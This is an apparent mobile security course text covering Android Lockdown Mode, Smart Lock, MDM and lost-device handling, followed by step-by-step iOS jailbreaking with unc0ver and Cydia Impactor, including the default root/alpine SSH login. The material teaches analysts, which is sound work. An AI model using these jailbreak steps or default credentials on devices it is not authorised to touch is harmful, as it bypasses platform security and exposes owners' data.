On the heels of the iOS Emergency SOS feature, Android Pie introduces Lockdown Mode. Although off by default, Lockdown Mode (when turned on) allows a user to quickly disable all biometric authentication, disable Smart Lock functionality, and hide all notifications by pressing and holding the power button for 2 seconds.


Users with Android Pie can turn on Lockdown Mode by navigating to Settings | Security | Lock screen preferences | Show lockdown option.

Photo from ComputerWorld/IDG magazine: https://www.computerworld.com/article/3297039/android/android-pie-security-setting.html.

ANDROID SMART LOCK

Since Android 5.0 (Lollipop), Google introduced Smart Lock to offer additional, user-friendly options for automatically locking and unlocking a device:

- On-body detection
- Trusted Places
- Trusted Face
- Trusted Voice
- Trusted Devices



Android Smart lock

One of the new features of Android 5.0 (Lollipop) was the intoduction of Google Smart Lock, which provides several options for locking and unlocking a device, designed to be more user-friendly than entering a PIN code or a pattern. These options are:

- **On-body detection:** This mode uses the phone's accelerometer to recognize your movement patterns and locks your phone automatically when it's not on you anymore (e.g., when you place it on a table)
- **Trusted Places:** You can set up your device to stay unlocked while you are at home or at your office. This features requires GPS and drains your battery rather quickly
- **Trusted Face:** You can unlock your phone with your face. This technique, however, is easily bypassed by using a picture
- **Trusted Voice:** If voice commands are enabled on your phone, it can recognize your voice and automatically unlock
- **Trusted Devices:** You can also set up trusted devices. Once these devices connect over Bluetooth, your device unlocks, and it stays unlocked while in Bluetooth range. This can be done with almost any Bluetooth device that can be paired with your phone, such as your home speakers or your car

If a locked device has Smart Lock enabled, it can be unlocked by fulfilling the required conditions. This is sometimes used by law enforcement to unlock devices of suspected criminals.

MOBILE DEVICE MANAGEMENT (MDM)

MDM solutions allow companies to secure and control their data on their employees' devices

Implemented on endpoint devices and on backend

MDM offers multiple functionalities, such as:

- Ensuring that company policies are enforced
- Being able to locate corporate devices remotely
- Updating and installing applications remotely
- Diagnosing and troubleshooting
- Securing corporate data and communications

Mobile Device Management (MDM)

A mobile device management (MDM) system is a system that companies use to control, secure, and enforce policies on the mobile devices of their employees. Security-wise, its main goal is to protect company data and intellectual property against theft. MDM solutions usually require software on both the device and on the backend infrastructure.

There are a lot of MDM solutions available on the market, each offering a different set of functionalities. The most common functionalities offered are:

- Ensuring that company policies are enforced and that mobile devices are configured accordingly
- Remotely locating and tracking of mobile devices
- Updating and installing applications remotely
- Enabling remote diagnosing and troubleshooting of mobile devices
- Securing corporate data and communications by ensuring they are encrypted in transit and at rest

LOCATING LOST DEVICES


With GPS capability, many devices offer lost device location-finding services

- iOS Find My iPhone or iCloud.com, Google Find My Device

Differentiate lost and stolen devices

- Was the user at this location?
- Is the phone moving?

Must be performed quickly, reliant on device power



Locating Lost Devices

With ubiquitous GPS access on mobile devices, location analysis services for lost devices have been introduced for all major mobile device platforms. For several platforms, these lost device tracking services are opt-in, but after you configure your phone to report location information, you can track its whereabouts when lost. For iOS users, the Find My iPhone app can identify the location of a missing iOS device, as shown on this slide or through the use of the iCloud.com location service. Android users can use Google Find My Device for similar functionality.

The capability to perform location analysis on a lost device can help an organization differentiate between lost or stolen. For example, frequently checking the location of a lost device may reveal a transit path as the device is brought with an individual between locations, possibly indicating theft. Alternatively, if the device is reported as being in the user's home, it is likely that the device is simply lost.

To locate a device using GPS services, the device must report location information, requiring 3G/4G or Wi-Fi connectivity, must have GPS services turned on, and must be powered on. Like other scenarios pertaining to a lost device, the device loss must be reported quickly to administrators to take advantage of location analysis services.

LOST DEVICE REPORTING

Many of the lost device remediation strategies are time-sensitive

When users fail to report lost devices quickly, they put the organization at risk

- This is counterintuitive to most users, however, because the loss of the hardware is their primary concern

For effective lost device remediation, must encourage quick reporting

- Which usually means reducing the penalty for the end user for losing hardware

Lost Device Reporting

Many of the strategies for remediating the threat of lost devices are dependent upon time-sensitive actions. When a user loses a device and fails to notify administrators of the device loss prompts, they put the organization at greater risk. However, it is counterintuitive for many users, who believe the greater risk is that of the lost hardware device and put off reporting the device loss to an administrator in the hopes that they will find the device.

To have an effective lost device remediation strategy, the organization must encourage quick reporting of lost devices and stolen devices. To convince end users that it is more important to report a lost device quickly than to continue searching for it, it is usually necessary to reduce the penalty for the end user for having lost the device. This way, the organization can easily communicate to end users that the priority is to disclose the lost device first, worrying about replacing the device second.

ENCOURAGING LOST DEVICE REPORTING

Educate users about a policy to report lost devices right away

Promote policy through posters and other media in the organization

Help users recognize that the penalty for lost devices is minimized when reported quickly

Encouraging Lost Device Reporting

Organizations can encourage users to report lost or stolen devices through end-user training services. Some of the best policy notification programs include end-user-focused marketing campaigns that promote policy through posters and other media outlets available to the organization. These resources should help users recognize the expectation for immediate reporting of lost devices and help them understand the penalties for not doing so.

MODULE SUMMARY

Lost or stolen devices expose an organization

Attacker may leverage a stolen device to:

- Access data from the device
- Initiate a backup for data access
- Retrieve data from external storage media
- Jailbreak/unlock/root a device for further access

Device passcodes make data access attacks more difficult

- Can be circumvented with weak passcode choices or vulnerable hardware/software

Manage lost devices with MDM

- Encourage lost device reporting quickly

Module Summary

In this module, we looked at the threat of lost or stolen devices and how it exposes an organization to significant data loss and unauthorized information access. Attackers who recover a lost device can access sensitive data on the device, from a backup of the device, from external storage media, or locally with filesystem access following a jailbreak, root, or unlock event.

Requiring device passcodes is a first line of defense to mitigate the threat of lost or stolen devices, enforced through MDM tools on mobile devices. Although a strong device passcode can thwart many attacks against mobile devices, they do not defend against a determined attacker who exploits vulnerable hardware, software, or weak configuration settings on the mobile device.

In addition to device passcode security, organizations should implement a remote device wipe policy for devices, using a full device wipe or selective data wipe, depending on the acceptable use cases and BYOD policy within the organization. Encouraging users to report lost devices quickly while reducing the penalty for having lost a device can aid in the capability for the organization to respond to a lost device threat.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis


This page intentionally left blank.

Unlocking, Rooting, and Jailbreaking

All popular mobile devices ship with restrictions put in place by the manufacturer, vendor, or carrier. Commonly, these restrictions prevent end users from installing arbitrary software from unauthorized sources, prevent access to low-level device resources, and require code signing before running executables.

It is also common to see that users want to escape these restrictions to have more freedom on their mobile devices. As analysts, we will commonly require access to unrestricted devices for use as a tool in mobile device application analysis.

The terminology for gaining access and overcoming the restrictions on mobile devices is generally tied to the device type. For Apple iOS devices, this is "jailbreaking", whereas Android users call it "rooting" and Windows Phone users call it "unlocking". Generically, we'll refer to overcoming restrictions and bypassing intended controls as the process of creating unrestricted devices.



Administrator Motivators

As administrators, we too will commonly require unrestricted access to mobile devices and the supporting operating system for several functions:

- **Application binary collection:** As part of an overall mobile device application analysis plan, we will need to capture data from the app binary itself, requiring access to the mobile OS that is not typically provided by manufacturers or vendors.
- **Runtime analysis of software:** We might want to interact with the mobile device while the evaluated software is running to identify any illicit actions or resources accessed.
- **Filesystem monitoring and profiling:** A common application analysis task is to perform filesystem monitoring to identify the files created, modified, and accessed by the application, requiring unrestricted device access.
- **Penetration testing targets:** As a penetration tester, it is vital to understand exactly how an exploit or attack will affect a target system. We will typically need unrestricted access to devices to evaluate how a device will react under attack before we attempt to leverage the attack against a production environment.

As enterprise mobile device administrators, it is vital that we have access to at least one unrestricted device for each platform. In this module, we'll look at techniques to gain this level of access on the four major mobile device platforms.

UNRESTRICTED DEVICE LEGALITY

In 2009, Apple pursued an injunction against developers publishing jailbreak tools

- Citing jailbreaking as a DMCA violation

U.S. Copyright Office permitted an exemption making jailbreaking and carrier unlocking legal

- Vendors can continue to implement technical countermeasures
- Cannot sue users who jailbreak

Unrestricted Device Legality

In 2009, Apple pursued an injunction against developers who were publishing Apple iOS Jailbreak tools, citing jailbreaking as a violation of the U.S. Digital Millennium Copyright Act (DMCA) and a copyright violation. In response, the U.S. Copyright Office published an exemption permitting device jailbreaking and removing the software restrictions on a phone that prevents it from being used with other carrier networks (http://www.copyright.gov/1201/).

From this ruling, it is widely believed that gaining unrestricted access to a mobile device is legal, though it is also legal for vendors to continue to implement technical countermeasures to prevent this type of access.

Unrestricted Device Warnings

Although there are valid reasons for gaining unrestricted access to devices, there are several points of caution that should also be considered. To escape the controls placed on mobile devices, it is often necessary to run third-party compiled software developed by self-professed mobile device hackers. Through the use of these tools, it is possible to introduce malware on mobile devices or the laptops or desktops used in the process. Always exercise caution when running untrusted software. Also, Apple has indicated that jailbreaking Apple iOS devices will void the warranty of the product. This is also likely with other mobile device manufacturers. Check with your employer to ensure that this type of warranty violation will not further violate in-house policies on acceptable use for company-owned devices.

There is a distinct possibility of irrevocably harming or "bricking" devices such that they no longer function and cannot be repaired. Always use caution when attempting to gain unrestricted access to devices, matching supported devices to the software and hardware versions identified as supported by the tools used.

Once you have gained access to run arbitrary software on an unrestricted device, you also create new opportunities for the introduction of malware or other illicit software on the device. For example, the majority of self-propagating malware affecting iOS devices today targets only jailbroken devices.

If you're ready to find out how we can get unrestricted access to devices after these warnings, then read on.

RECOMMENDATIONS

Don't jailbreak/unlock/root your everyday production devices

- Rely on them for their intended use

Do jailbreak/unlock/root secondary devices for new access opportunities

- Critical for analysis of applications in a secure mobile deployment

Check your organization's legal posture on permitted activities with corporate devices

- May be a EULA violation, regardless of legality

Recommendations

Before we look at how to gain unrestricted access to devices, let's look at a few recommendations.

Don't jailbreak, unlock, or root your everyday production devices. If you rely on an iPhone for everyday use, including calendaring, mobile email, and phone calls, it's in your best interest to use the device as intended by Apple in the intended, jailed environment.

It is wise to have a second device, however, that can be jailbroken to provide new access for application analysis needs. This will be a critical component of an overall strategy for a secure mobile phone and tablet deployment, as we'll see in today's material.

Finally, check with your organization's legal team on its posture for permitted activities with corporate-owned devices. Although the U.S. Copyright Office has indicated that it is legal to gain unrestricted access to devices, it might still be a violation of the vendor or manufacturer's End User License Agreement (EULA), which might place your organization in legal jeopardy.

JAILBREAK IOS

Easily the most popular target for unrestricted device access

- Largely in response to Apple's strict controls limiting applications to App Store

Several methods and tools available

Tethered vs. untethered jailbreak

Updates to iOS revert to jailed state

Jailbreak iOS

Leveraging jailbreak techniques to escape the iOS jail environment is popular for Apple iPhone, iTouch, iPad, and Apple TV users. This is largely due to the popularity of the platform and the inability to install software not explicitly approved for distribution in the Apple App Store. Several methods and tools are available to jailbreak iOS devices; we'll examine some of the more popular techniques in this module.

When evaluating Apple iOS jailbreak techniques, they are commonly classified as a tethered or an untethered jailbreak. A tethered jailbreak is one where the mobile device requires the assistance of a Mac or PC to boot in a jailbroken state. If you reboot your iOS device or if you run out of battery and the device shuts down, you will need to connect it to a Mac or PC and use a software tool to boot it in a jailbroken manner. Rebooting your tethered device without the aid of the jailbreak tool will permit it to boot but will prohibit the use of any software not permitted by the Apple App Store.

By contrast, an untethered jailbreak will allow you to jailbreak a device in such a way where the jailbreak environment is sustained across boots. No additional software or tools are necessary to maintain the jailbroken environment.


Typically, users will prefer an untethered jailbreak because they don't have to take any special action to reboot an iOS device. However, sometimes a tethered jailbreak is the only option for a specific combination of hardware and software versions. Further, if you are concerned about the risks associated with jailbreaking a device (such as violating Apple's EULA), then a tethered jailbreak might be a desirable option because a reboot will revert the device to a jailed state.

Also, note that any iOS update to a jailbroken device will revert it to a jailed state.

IOS BOOT

iOS boot process is designed to validate functional components before execution

Jailbreaking exploits one or more functional components to nullify signature validation checks



iOS Boot

Before we examine iOS jailbreak techniques, we need to examine the iOS boot process. Apple designed the iOS boot process to validate system functionality prior to execution, with several signature validation checks.

When an iOS device is first powered on, it executes code in the BootROM that is stored on the circuit board or inside the main processor (depending on the hardware version).

When the BootROM completes its initial execution, it uses a signature validation check to ensure the low-level bootloader is valid before handing over execution. The low-level bootloader starts to initialize fundamental system hardware components and then validates the signature of the Apple iBoot engine prior to execution.

The iBoot engine starts what we typically think of as a BIOS loader to access storage devices, validating the signature of low-level kernel functions before handing execution over to the iOS operating system through the system kernel.

With the iOS operating system booted, the kernel validates the signature of all installed applications prior to their execution, preventing the use of software not signed by Apple's App Store certificate authority.

Looking at this process, it is clear that Apple intended each component of an iOS device to be validated prior to execution to maintain the jailed environment and protect the operating system. Jailbreak exploits typically nullify one or more signature validation checks, modifying the iBoot signature validation code to allow a modified kernel to boot. In turn, the modified kernel has its signature validation code removed, allowing unsigned applications to run on the platform.

IOS 12 JAILBREAK: UNC0VER

Latest stable Jailbreak is Uncover (iOS 11.1–12.1.2 + 12.4)

- Stay up to date through https://www.canijailbreak.com

Built using vulnerabilities identified by Ian Beer and others

Full support for Cydia, included by default

Fully open source

https://github.com/pwn20wndstuff/Undecimus

iOS 12 Jailbreak: Uncover

New Jailbreaks are often released, even for iOS versions that already had a working jailbreak. Sometimes new vulnerabilities will be incorporated to make the jailbreak process more robust or to cover a larger range of target devices. The Unc0ver jailbreak is a great example of many different people working together to create a stable and widely usable jailbreak tool. The Unc0ver tool uses Ian Beer's LiberiOS exploit for some devices, while different techniques are used for newer versions of iOS. Additionally, the full source code of the jailbreak can be found on GitHub, which isn't always the case for other jailbreaks. This is a nice evolution, as running jailbreak software always caries an inherent risk, as you need to trust the jailbreak developer to not execute any malicious processes.

IOS 12 JAILBREAK: CHIMERA

Alternative Jailbreak is Chimera (iOS 12.0–12.1.2)

- From the same team as the famous Electra jailbreak
- Supports all devices while Unc0ver does not support A12 devices (iPhone XR, XS, XS Max, and the newest iPads)
- Stay up to date through https://www.canijailbreak.com

Built using vulnerabilities identified by many researchers

Supports Sileo by default, Cydia can be installed manually

https://chimera.sh

iOS 12 Jailbreak: Chimera

Another Jailbreak for iOS 12 is the Chimera jailbreak. While Unc0ver has the Cydia app store included by default, Chimera includes Sileo. There are some differences in the support of Chimera and Unc0ver, so best to check https://www.canijailbreak.com/ to identify which Jailbreak to use.

CYDIA IMPACTOR

IPA files are generally signed by Apple after review and distributed through the app store

Developers can also sign custom source for beta testing, up to 100 devices

- Using a standard iTunes account, no special account access required

To sign a jailbreak, connect target device over USB and run Cydia Impactor

- Drag and drop IPA onto Cydia Impactor window
- Supply iTunes username and password to sign (sent to Apple for signing approval; optionally, create a new iTunes account just for jailbreak signing)


Cydia Impactor

Recent jailbreak tools including LiberiOS are distributed as iPhone Archive (IPA) files. These IPA files are not signed by Apple but can be signed using standard iTunes accounts. The ability to locally sign an IPA file is available to allow developers to easily test applications on local devices. Apple limits the number of times the signed app can be installed (without an Enterprise signing certificate) to 100 devices. For signing an IPA file, however, this allows the user to locally sign and install a jailbreak tool using any iTunes account.

Cydia Impactor is a tool released by Saurik (the author of Cydia) to easily use iTunes credentials to sign and install an IPA file over USB. Simply drag and drop the IPA file on the Cydia Impactor window and enter your iTunes account information to sign and install the IPA.


Cydia Impactor prompts the user to enter the iTunes username and password information, which is sent to Apple along with the hash of the IPA binary for signing. It does not appear that Cydia Impactor collects your credentials further, but to be safe, you can create an iTunes account just for the purpose of signing jailbreak applications at https://appleid.apple.com/account#!&page=create.

Cydia Impactor is available at http://www.cydiaimpactor.com.



Installing Unc0ver

To install Unc0ver using Cydia Impactor, simply download the latest Undecimus IPA file from https://github.com/pwn20wndstuff/Undecimus/releases. Download and launch Cydia Impactor on Windows or macOS. Connect the target iOS device over USB (unlock the device and trust the host if it has not already been registered as a trusted host), then select the iOS device from the Cydia Impactor window. Drag and drop the IPA file onto the Cydia Impactor window and enter your iTunes username and an app-specific password when prompted. App-specific passwords can be generated by logging in to https://appleid.apple.com with your Apple ID and password and clicking on the "Generate Password…" in the security section. Cydia Impactor will sign the binary then install it over the USB connection to the target iOS device.



Launch unc0ver

Next, launch the unc0ver application from the iOS device and tap the Jailbreak button. If the jailbreak succeeds, the Cydia app will be available on the home screen. If your iOS device appears to crash and returns to the lock screen, try running the unc0ver jailbreak a second time. In the settings tab of the unc0ver jailbreak, different configuration details can be enabled or disabled before jailbreaking the device.

UNC0VER JAILBREAK POST-INSTALLATION CONFIGURATION

Uncover installs an SSH server

- Username: root, password: alpine
- SSH to jailbroken device and change your password immediately!

Nondefault iOS binaries installed in /jb and /Applications top-level tree

- Add this directory to your PATH

```
-bash-3.2# echo 'export
PATH=$PATH:/jb/usr/bin:/jb/bin:/jb/sbin:/jb/usr/sbin:/jb/usr/local/bin:' >>.bash_profile
-bash-3.2# source .bash_profile # this is only necessary once (or logout and login again)
-bash-3.2# passwd
```


Unc0ver Jailbreak Post-installation Configuration

Unc0ver does not install many added components to the jailbroken device, but it does install an SSH server. Immediately after jailbreaking, SSH to the device as the user root with the password alpine, then change the root password using the passwd utility. Nondefault iOS binaries distributed with Unc0ver are included in the top-level /jb and /Applications tree, which you can add to your PATH by editing the .bash_profile file, as shown on this page.

CYDIA APP STORE


App installer for iOS based on Debian APT package management

Included with nearly all jailbreak tools

Includes many useful tools, including apps banned from Apple App Store

- Open source, free, and commercial

Many high-quality apps, but a lot of junk too




Cydia App Store

One of the desirable outcomes from jailbreaking an iOS device is access to the alternate app store Cydia. Cydia is based on the popular Debian Linux APT package management method and is included by default in nearly all jailbreak tools. Cydia distributes both free and commercial apps, including many apps banned from the Apple App Store.

We'll use the Cydia installer for free software packages (mostly open-source software compiled and distributed through Cydia or other jailbroken package repositories) in this course. Cydia offers apps of dubious legality or ethics, such as commercial Wi-Fi tethering software, as an alternative to the commercial services offered by service providers for a monthly fee. Still, Cydia has high-quality apps to offer, but also a fair amount of junk.

SILEO APP STORE

Alternative to Cydia from the Electra team
Beta released in December 2018
Visually more appealing but still in its infancy
Compatible with Cydia's package repositories
Cydia purchases accessible from within Sileo



Sileo

Sileo is another app store for jailbroken devices, developed as an alternative to Cydia by the team behind the Electra jailbreak. It was released as a Beta version in December 2018.

Compared to Cydia, Sileo offers a more modern and visually appealing design, and looks a lot more like the official App store. However, it is still a very young project and might contain bugs and offer fewer features than Cydia.

Sileo was designed to be fully compatible with the package repositories used by Cydia, which means that its users will have access to all of Cydia's apps. In addition, users having purchased commercial apps through Cydia will still be able to access them in Sileo.

COMMAND LINE TOOLS

Many command line tools are missing from iOS

Install a useful bundle: BigBoss Recommended Tools

- OpenSSH, zip, unzip, GDB, sqlite3, wget, curl, git, apt-get, and more

Command Line Tools

After jailbreaking the device, I recommend installing the BigBoss Recommended Tools. This bundle installs several command line tools that are useful when evaluating iOS applications, including OpenSSH, zip and unzip, the GNU debugger, SQLite3 database command line tool "sqlite3", wget and curl, git, apt-get and apt-cache, and more.

After installing the BigBoss Recommended Tools, you will be able to SSH to the iOS device using the default root password "alpine". Remember to change this password quickly after installing the BigBoss Recommended Tools bundle.

INSTALLING IPA FILES

Unzip and copy to /Applications/Appname.app, restart
Install from iFunBox
Cydia, install Filza File Manager ($6)
Cydia, appinst (com.linusyang.appinst) from the cydia.angelxwind.net repo
ios-deploy project, no jailbreak needed


```
# appinst ./ooVoo.ipa
2014-12-18 08:27:20.552 appinst[2128:68477] AppInst: Copyright (c) 2014 Linus Yang
2014-12-18 08:27:21.296 appinst[2128:68477] installing engineering.locus.chatter
2014-12-18 08:27:27.119 appinst[2128:68477] installed engineering.locus.chatter
```


Installing IPA Files

On a jailbroken iOS device, users are free to install signed or unsigned iOS applications. Although these apps primarily come from the iOS app store or the Cydia app store, users can also install iOS Package Archive (IPA) files directly using one of several techniques:

